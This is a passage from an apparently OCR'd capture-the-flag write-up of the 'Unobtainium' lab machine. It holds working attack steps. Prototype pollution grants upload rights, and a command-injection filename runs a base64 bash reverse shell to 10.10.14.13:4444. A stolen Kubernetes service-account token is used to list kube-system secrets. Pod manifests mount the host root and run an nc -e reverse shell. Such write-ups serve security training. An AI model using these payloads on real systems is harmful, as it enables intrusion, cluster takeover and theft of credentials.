
```
  };

  _.merge(message, req.body.message, {
    id: lastId++,
    timestamp: Date.now(),
    userName: user.name,
  });

  messages.push(message);
  res.send({ok: true});
});

app.delete('/', (req, res) => {
  const user = findUser(req.body.auth || {});

  if (!user || !user.canDelete) {
    res.status(403).send({ok: false, error: 'Access denied'});
    return;
  }

  messages = messages.filter((m) => m.id !== req.body.messageId);
  res.send({ok: true});
});
app.post('/upload', (req, res) => {
  const user = findUser(req.body.auth || {});
  if (!user || !user.canUpload) {
    res.status(403).send({ok: false, error: 'Access denied'});
    return;
  }


  filename = req.body.filename;
  root.upload("./",filename, true);
  res.send({ok: true, Uploaded_File: filename});
});

app.post('/todo', (req, res) => {
  const user = findUser(req.body.auth || {});
  if (!user) {
    res.status(403).send({ok: false, error: 'Access denied'});
    return;
  }

  filename = req.body.filename;
  var buffer = fs.readFileSync(filename).toString();
  res.send({ok: true, content: buffer});
});

app.listen(3000);
```

```
console.log('Listening on port 3000...');
```

It seems that we can take advantage of prototype pollution and add `canUpdate`, `canDelete` to user. If we try to reach `/upload` we get access denied because of the `if (!user || !user.canUpload)` code where it is checking if user has the `canUpload` value which unfortunately doesn't. We observe the usage of module `google-cloudstorage-commands` that can interact with google cloud storage. My searching on the web we can find more information about it on npmjs.



We browse to https://www.npmjs.com and search for `google-cloudstorage-commands`.




We observe that this package has been deprecated and it is actually over four (4) years old. We can perform a source code review on it's repo at Github. We look deeper into the `index.js`.

58 lines (51 sloc) | 1.55 KB

```
const exec = require('child_process').exec
const path = require('path')
const P = (() => {

    const BASE_URL = 'https://storage.googleapis.com/'

    function upload(inputDirectory, bucket, force = false) {
        return new Promise((yes, no) => {
            let _path = path.resolve(inputDirectory)
            let _rn = force ? '-r' : '-Rn'
            let _cmd = exec(`gsutil -m cp ${_rn} -a public-read ${_path} ${bucket}`)
            _cmd.on('exit', (code) => {
                yes()
            })
        })
    }
```

It is making use of the `exec` function and indeed this code is vulnerable to command injection. We can try to inject our command and spawn a reverse shell this way. First we have to add the `canUpload` to user account with prototype pollution where this will allow normal user to perform upload task and bypass the `if (!user || !user.canUpload)` check.

```
curl --request PUT http://unobtainium.htb:31337 -H 'content-type: application/json' -d '{"auth": {"name": "felamos", "password": "Winter2021"}, "message": { "text": "test", "__proto__": {"canUpload": true}}}'
```



The `__proto__` will append the `canUpload : true` to our user and allow us to finally access the `/upload` function which is affected by the command injection. Now it is possible to get a reverse shell.

```
echo 'bash -i >& /dev/tcp/10.10.14.13/4444 0>&1' | base64
```

```
curl --request POST http://unobtainium.htb:31337/upload -H 'content-type: application/json' -d '{"auth": {"name": "felamos", "password": "Winter2021"}, "filename": "& echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMy80NDQ0IDA+JjEK|base64 -d|bash"}'
```

```
curl --request POST http://unobtainium.htb:31337/upload -H 'content-
type: application/json' -d '{"auth": {"name": "felamos", "password":
"Winter2021"}, "filename": "& echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMy80NDQ0IDA+JjEK|base64
-d|bash"}'

{"ok":true,"Uploaded_File":"& echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMy80NDQ0IDA+JjEK|base64
-d|bash"}
```

```
nc -lvnp 4444

Listening on 0.0.0.0 4444
Connection received on 10.10.10.235 58968
bash: cannot set terminal process group (1): Inappropriate ioctl for
device
bash: no job control in this shell
root@webapp-deployment-5d764566f4-h5zhw:/usr/src/app# id
id
uid=0(root) gid=0(root) groups=0(root)
root@webapp-deployment-5d764566f4-h5zhw:/usr/src/app#
```

User flag can be found at `/root/user.txt`.

```
root@webapp-deployment-5d764566f4-h5zhw:~# ls -la /root/user.txt

-rw-r--r-- 2 root root 33 Sep  1 09:13 /root/user.txt
```

Privilege Escalation

It seems that we are inside a kubernetes pod and as we are already `root` user we can simply access the Service Account token by which this pod is running. Service Account token and authority certificate can be found at `/run/secrets/kubernetes.io/serviceaccount` . We can read the `namespace` file to get information about the current namespace. Let's try to get also the secret from kube-system namespace and find any flow. Service account token can be found at `/run/secrets/kubernetes.io/serviceaccount/token`. We save the token inside a file locally.

```
echo "eyJhbGciOiJSUzI1NiI<SNIP>" > token

curl -H "Authorization: Bearer `cat token`"
https://unobtainium.htb:8443/api/v1/namespaces/kube-system/secrets/ -k
```

In most cases we won't be aware of the kubernetes master API location but because this is a single node, it runs at port 8443 by default which is accessible outside the pods/machine.

```
curl -H "Authorization: Bearer `cat token`"
https://unobtainium.htb:8443/api/v1/namespaces/kube-system/secrets/ -k

{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {

  },
  "status": "Failure",
  "message": "secrets is forbidden: User
\"system:serviceaccount:default:default\" cannot list resource
\"secrets\" in API group \"\" in the namespace \"kube-system\"",
  "reason": "Forbidden",
  "details": {
    "kind": "secrets"
  },
  "code": 403
}
```

This Service Account `default:default` doesn't have permission to list/get secrets on kube-system. We can upgrade to tool `kubectl` which can interact with the kubernetes master API. In order to use `kubectl` we have to copy token and `ca.crt` to our system which can be found at `/run/secrets/kubernetes.io/serviceaccount/ca.crt`.

More information about `kubectl` can be found here .

For enumeration we will use `auth can-i` feature of `kubectl` which can reveal us if we have certain permissions or not. More information about `auth can-i` can be found here.

We further want to know if we can create a pod inside any namespace so we can use `auth can-i` to see if there is any namespace where we have permission to create a pod. We need though to make sure we are using IP as server because `ca.crt` will look for signed domain only.

```
./kubectl --token=`cat token` --certificate-authority=ca.crt --
server=https://10.10.10.235:8443 auth can-i create pods --all-namespaces
```

In this try we get a "no" but `auth can-i` can also check all kubernetes api resources. We run `kubectl auth can-i --list` to see what we can do and thus list all api resources and inform us about everything.

```
./kubectl --token=`cat token` --certificate-authority=ca.crt --
server=https://10.10.10.235:8443 auth can-i --list
```

```
Resources                                       Non-Resource URLs
Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []
[]               [create]
selfsubjectrulesreviews.authorization.k8s.io    []
[]               [create]
namespaces                                      []
[]               [get list]
                                                [/.well-known/openid-configuration]
[]               [get]
```

This gives us lots of deeds and according to the list it is possible to get or list namespaces. We can check if there are any other namespaces other than the default ones.

```
./kubectl --token=`cat token` --certificate-authority=ca.crt --
server=https://10.10.10.235:8443 get namespaces
```

```
./kubectl --token=`cat token` --certificate-authority=ca.crt
--server=https://10.10.10.235:8443 get namespaces

NAME              STATUS   AGE
default           Active   227d
dev               Active   226d
kube-node-lease   Active   227d
kube-public       Active   227d
kube-system       Active   227d
```

As we already aware we are currently reside inside default namespace which was created about 29 hours ago, namespace "dev" was created 18 hours ago which indeed seems interesting so lets try to list resources on dev.

```
./kubectl --token=`cat token` --certificate-authority=ca.crt --
server=https://10.10.10.235:8443 auth can-i --list -n dev
```

```
Resources                                       Non-Resource URLs
Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []
[]               [create]
selfsubjectrulesreviews.authorization.k8s.io    []
[]               [create]
namespaces                                      []
[]               [get list]
pods                                            []
[]               [get list]
                                                [/.well-known/openid-configuration]
[]               [get]
```

Now indeed there is an extra entry and thus we can get/list pods on dev namespaces (kubectl "-n" option is used to specify namespace).

```
./kubectl --token=`cat token` --certificate-authority=ca.crt --
server=https://10.10.10.235:8443 get pods -n dev
```

```
./kubectl --token=`cat token` --certificate-authority=ca.crt
--server=https://10.10.10.235:8443 get pods -n dev

NAME                                READY   STATUS    RESTARTS   AGE
devnode-deployment-cd86fb5c-6ms8d   1/1     Running   30         226d
devnode-deployment-cd86fb5c-mvrfz   1/1     Running   31         226d
devnode-deployment-cd86fb5c-qlxww   1/1     Running   31         226d
```

It is possible to retrieve lots of information from pods on dev namespace so in order to further proceed we need to get access of dev pods. It seems safe to assume that dev namespace is also running same application as the default one. We further enumerate and get the IP address of a pod and access it from default pods as we cannot reach container IPs directly.

```
./kubectl --token=`cat token` --certificate-authority=ca.crt --
server=https://10.10.10.235:8443 describe pod devnode-deployment-cd86fb5c-6ms8d -n dev
```

```
./kubectl --token=`cat token` --certificate-authority=ca.crt
--server=https://10.10.10.235:8443 describe pod devnode-deployment-
cd86fb5c-6ms8
d -n dev

name:           devnode-deployment-cd86fb5c-6ms8d
Namespace:      dev
Priority:       0
Node:           unobtaintum/10.10.10.235
Start Time:     Sun, 17 Jan 2021 18:16:21 +0000
Labels:         app=devnode
                pod-template-hash=cd86fb5c

Annotations:    <none>
Status:         Running
IP:             172.17.0.5
IPs:
    IP:             172.17.0.5
Controlled By: ReplicaSet/devnode-deployment-cd86fb5c
```

Our target is 172.17.0.5, lets see if we can reach it from our pod.

```
ping -c 2 172.17.0.5
```

```
root@webapp-deployment-6cd9dd58c-9ktvm:/# ping -c 2 172.17.0.5

PING 172.17.0.5 (172.17.0.5) 56(84) bytes of data.
64 bytes from 172.17.0.5: icmp_seq=1 ttl=64 time=0.073 ms
64 bytes from 172.17.0.5: icmp_seq=2 ttl=64 time=0.065 ms
```

We can perform the same thing we did with foothold and get another reverse shell.

```
curl --request PUT http://172.17.0.5:3000 -H 'content-type: application/json' -d
'{"auth": {"name": "felamos","password": "Winter2021"}, "message": { "text": "test",
"__proto__": {"canUpload": true}}}'

curl --request POST http://172.17.0.5:3000/upload -H 'content-type: application/json' -
d '{"auth": {"name":"felamos", "password": "Winter2021"}, "filename": "& echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMy80NDQ0IDA+JjEK|base64 -d|bash"}'
```

We ensure that we have privilege to use `/upload` and spawn a reverse shell.

```
root@webapp-deployment-6cd9dd58c-9ktvm:/# curl --request PUT
http://172.17.0.5:3000 -H 'content-type: application/json' -d '{"auth":
{"name": "felamos","password": "Winter2021"}, "message": { "text":
"test", "__proto__": {"canUpload": true}}}'

{"ok":true}

------------------------------------------------------------------------

root@webapp-deployment-6cd9dd58c-9ktvm:/# curl --request POST
http://172.17.0.5:3000/upload -H 'content-type: application/json' -d
'{"auth": {"name":"felamos", "password": "Winter2021"}, "filename": "&
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzQ0NDQgMD4mMQo=|base64
-d|bash"}'

{"ok":true,"Uploaded_File":"& echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzQ0NDQgMD4mMQo=|base64
-d|bash"}
```

We shall have a reverse shell now.

```
nc -lvnp 4444

Listening on 0.0.0.0 4444
Connection received on 10.10.10.235 54736
bash: cannot set terminal process group (1): Inappropriate ioctl for
device
bash: no job control in this shell
root@devnode-deployment-cd86fb5c-mvrfz:/usr/src/app# id
id
uid=0(root) gid=0(root) groups=0(root)
root@devnode-deployment-cd86fb5c-mvrfz:/usr/src/app#
```

It is now possible again to grab `token` and `ca.crt` from `/run/secrets/kubernetes.io/serviceaccount` so we can use it with tool `kubectl`.

This time we are going to use the new Service Account which is `dev:default`. We check if this new Service Account has any privileges on kube-system namespace.

```
./kubectl --token=`cat token` --certificate-authority=ca.crt --
server=https://10.10.10.235:8443 auth can-i --list -n kube-system
```

```
Resources                                       Non-Resource URLs
Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []
[]               [create]
selfsubjectrulesreviews.authorization.k8s.io    []
[]               [create]
secrets                                         []
[]               [get list]
                                                [/.well-known/openid-configuration]
[]               [get]
```

The Service account `dev:default` can get or list secrets on kube-system namespace. Kubernetes secrets is an API resource which mounts Service Account token and Authority Certificate on pods. In our case every single pod has it so if we can manage and get the cluster admin secret then we can have full administrator access to the entire cluster over all namespaces.

```
curl -H "Authorization: Bearer `token`"
https://unobtainium.htb:8443/api/v1/namespaces/kube-system/secrets/ -k
```

```
curl -H "Authorization: Bearer `cat token`"
https://unobtainium.htb:8443/api/v1/namespaces/kube-system/secrets/ -k
{
  "kind": "SecretList",
  "apiVersion": "v1",
  "metadata": {
    "resourceVersion": "27207"
  },
  "items": [
    {
        "metadata": {
        "name": "c-admin-token-tfmp2",
        "namespace": "kube-system",
        "uid": "73e954c8-cc3a-48d5-b389-30e280b05580",
        "resourceVersion": "3379",
        "creationTimestamp": "2021-01-17T18:56:45Z",
        "annotations": {
          "kubernetes.io/service-account.name": "c-admin",
          "kubernetes.io/service-account.uid": "2463505f-983e-45bd-
91f7-cd59bfe066d0"
        },
        "managedFields": [
          {
            "manager": "kube-controller-manager",

<SNIP>

      "data": {
        "ca.crt": "LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS<SNIP>",
        "namespace": "a3ViZS1zeXN0ZW0=",
        "token": "ZXlKaGJHY2lPaUpTVXpJMU5pSXNJbXR<SNIP>"
      },
      "type": "kubernetes.io/service-account-token"
    },
```

This will return us a really long list of Service Account secrets but `c-admin` is really the interesting one. We can use it's `ca.crt` and `token` to see what kind of privileges this Service Account has on this cluster. Both `ca.crt` and `token` are encoded in base64 so we can decode them and write them to a file. We can list all kubernetes API resources on this Service Account.

```
./kubectl --token=`cat token` --certificate-authority=ca.crt --
server=https://10.10.10.235:8443 auth can-i --list
```

```
Resources                                       Non-Resource URLs
Resource Names   Verbs
*.*                                             []
[]               [*]
                                                [*]
[]               [*]
selfsubjectaccessreviews.authorization.k8s.io   []
[]               [create]
selfsubjectrulesreviews.authorization.k8s.io    []
[]               [create]
                                                [/.well-known/openid-configuration]
[]               [get]
<SNIP>
```

First entry shows that we have access on all API resources with all Verbs permissions so we can literally do anything on this cluster. We want full access to VM which isn't a kubernetes pod so we can create a new post and mount `/` root filesystem of VM and `chroot` to get a full access there.

We know that there is no internet connection on the machine so we cannot just use any docker images we like but we can create our own docker registry server and create a yaml file to pull image from our server. An easier way though is just to see what image is using the existing deployment and use the same image to spawn a reverse shell. We can do that by simply `get pods` and then select any pod to retrieve its yaml file.

```
./kubectl --token=`cat token` --certificate-authority=ca.crt --
server=https://10.10.10.235:8443 get pod webapp-deployment-5d764566f4-h5zhw -o yaml
```

```
./kubectl --token=`cat token` --certificate-authority=ca.crt
--server=https://10.10.10.235:8443 get pod webapp-deployment-
5d764566f4-h5zhw -o yaml

apiVersion: v1
kind: Pod
<SNIP>
  - containerID:
docker://9288c462b95aa282fb0ecb58e14446cec142285b2b566ac05a2491357bad0b
b2
    image: node_server:latest
    imageID: docker-pullable://localhost:5000
/node_server@sha256:f3bfd2fc13c7377a380e018279c6e9b647082ca590600672ff7
87e1bb918e37c
    lastState:
      terminated:
        containerID:
docker://7a946a2ed4acbb0e8faf1ea54e8b26e28c0e8cf442ce98d8e0de483590791b
9e
        exitCode: 137
        finishedAt: "2021-07-26T15:04:55Z"
        reason: Error
        startedAt: "2021-07-26T15:00:22Z"
```

It reveal us that `docker-pullable://localhost:5000/node_server@sha256:8b5aa4efeed11f66093f63b1da2774835efa8e105879661e61ab349cd73ee78d` is being pulled on every single pod so we can use `localhost:5000/node_server`. Let's create a malicious pod now.

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: test-pod
  namespace: kube-system
spec:
  containers:
  - name: test-pod
    imagePullPolicy: Never
    image: localhost:5000/node_server
    command: ["/bin/sh"]
    args: ["-c", 'nc 10.10.14.13 4444 -e /bin/sh']
    volumeMounts:
    - mountPath: /root
      name: mount-root-into-mnt
  volumes:
```


```
  - name: mount-root-into-mnt
    hostPath:
       path: /
  automountServiceAccountToken: true
  hostNetwork: true
```

In this yaml file we create a new pod and mount `/` root file system of VM to `/root` of this pod (container). This will allow us to escape this pod and finally have access to entire system.

```
./kubectl --token=`cat token` --certificate-authority=ca.crt --
server=https://10.10.10.235:8443 apply -f test.yaml
```

When we try to get the shell unfortunately we don't get any response and maybe something went wrong with the pod. It is also possible to use a sleep command to make it run forever. We need to check the heath of the pod.

```
./kubectl --token=`cat token` --certificate-authority=ca.crt --
server=https://10.10.10.235:8443 get pod test-pod -n kube-system
```



Our pod seems to keep crashing and thus it is not possible to use `localhost:5000/node_server`. We take a look for a different image. We see backup pod at kube-system namespace by listing all pods inside kube-system namespace.

```
./kubectl --token=`cat token` --certificate-authority=ca.crt --
server=https://10.10.10.235:8443 get pod -n kubectl # check all pods inside kube-system

./kubectl --token=`cat token` --certificate-authority=ca.crt --
server=https://10.10.10.235:8443 get pod backup-pod -n kube-system
```

```
./kubectl --token=`cat token` --certificate-authority=ca.crt
--server=https://10.10.10.235:8443 get pod backup-pod -n kube-system

NAME         READY   STATUS             RESTARTS   AGE
backup-pod   0/1     CrashLoopBackOff   122        225d
```

We view it's yaml file and understand which image it is running.

```
./kubectl --token=`cat token` --certificate-authority=ca.crt --
server=https://10.10.10.235:8443 get pod backup-pod -n kube-system -o yaml
```

```
./kubectl --token=`cat token` --certificate-authority=ca.crt
--server=https://10.10.10.235:8443 get pod backup-pod -n kube-system -o
yaml

apiVersion: v1
kind: Pod
metadata:
  annotations:
    kubectl.kubernetes.io/last-applied-configuration: |
      {"apiVersion":"v1","kind":"Pod","metadata":{"annotations":
{},"name":"backup-pod","namespace":"kube-system"},"spec":{"containers":
[{"image":"l
ocalhost:5000/dev-alpine","name":"backup-pod"}]}}
  creationTimestamp: "2021-01-18T16:34:56Z"
```

It is an alpine image and that indeed looks promising. We can create another malicious pod using this image.

```
apiVersion: v1
kind: Pod
metadata:
  name: alpine
```

```
  namespace: kube-system
spec:
  containers:
  - name: alpine
    imagePullPolicy: Never
    image: localhost:5000/dev-alpine
    command: ["/bin/sh"]
    args: ["-c", 'nc 10.10.14.13 4444 -e /bin/sh']
    volumeMounts:
    - mountPath: /root
      name: mount-root-into-mnt
  volumes:
  - name: mount-root-into-mnt
    hostPath:
       path: /
  automountServiceAccountToken: true
  hostNetwork: true
```

```
./kubectl --token=`cat token` --certificate-authority=ca.crt --
server=https://10.10.10.235:8443 apply -f attack.yaml

./kubectl --token=`cat token` --certificate-authority=ca.crt --
server=https://10.10.10.235:8443 get pod alpine -n kube-system
```

We make sure to listen on port for reverse shell (in our case its 4444).

```
./kubectl --token=`cat token` --certificate-authority=ca.crt
--server=https://10.10.10.235:8443 get pod alpine -n kube-system

NAME     READY   STATUS     RESTARTS   AGE
alpine   0/1     Running    0          8s
```

Finally we managed to get a stable pod running inside the kube-system namespace and connected to our IP at port 4444 while executing the `/bin/sh`. Now we can grub the root.txt flag.

NOTE: All new pods terminate every one minute.

```
nc -lvnp 4444
Listening on 0.0.0.0 4444

Connection received on 10.10.10.235 40351
id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(flop
py),20(dialout),26(tape),27(video)
chroot /root
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ls -la /root/root.txt
-rw-r--r-- 1 root root 33 Sep  1 10:13 /root/root.txt
```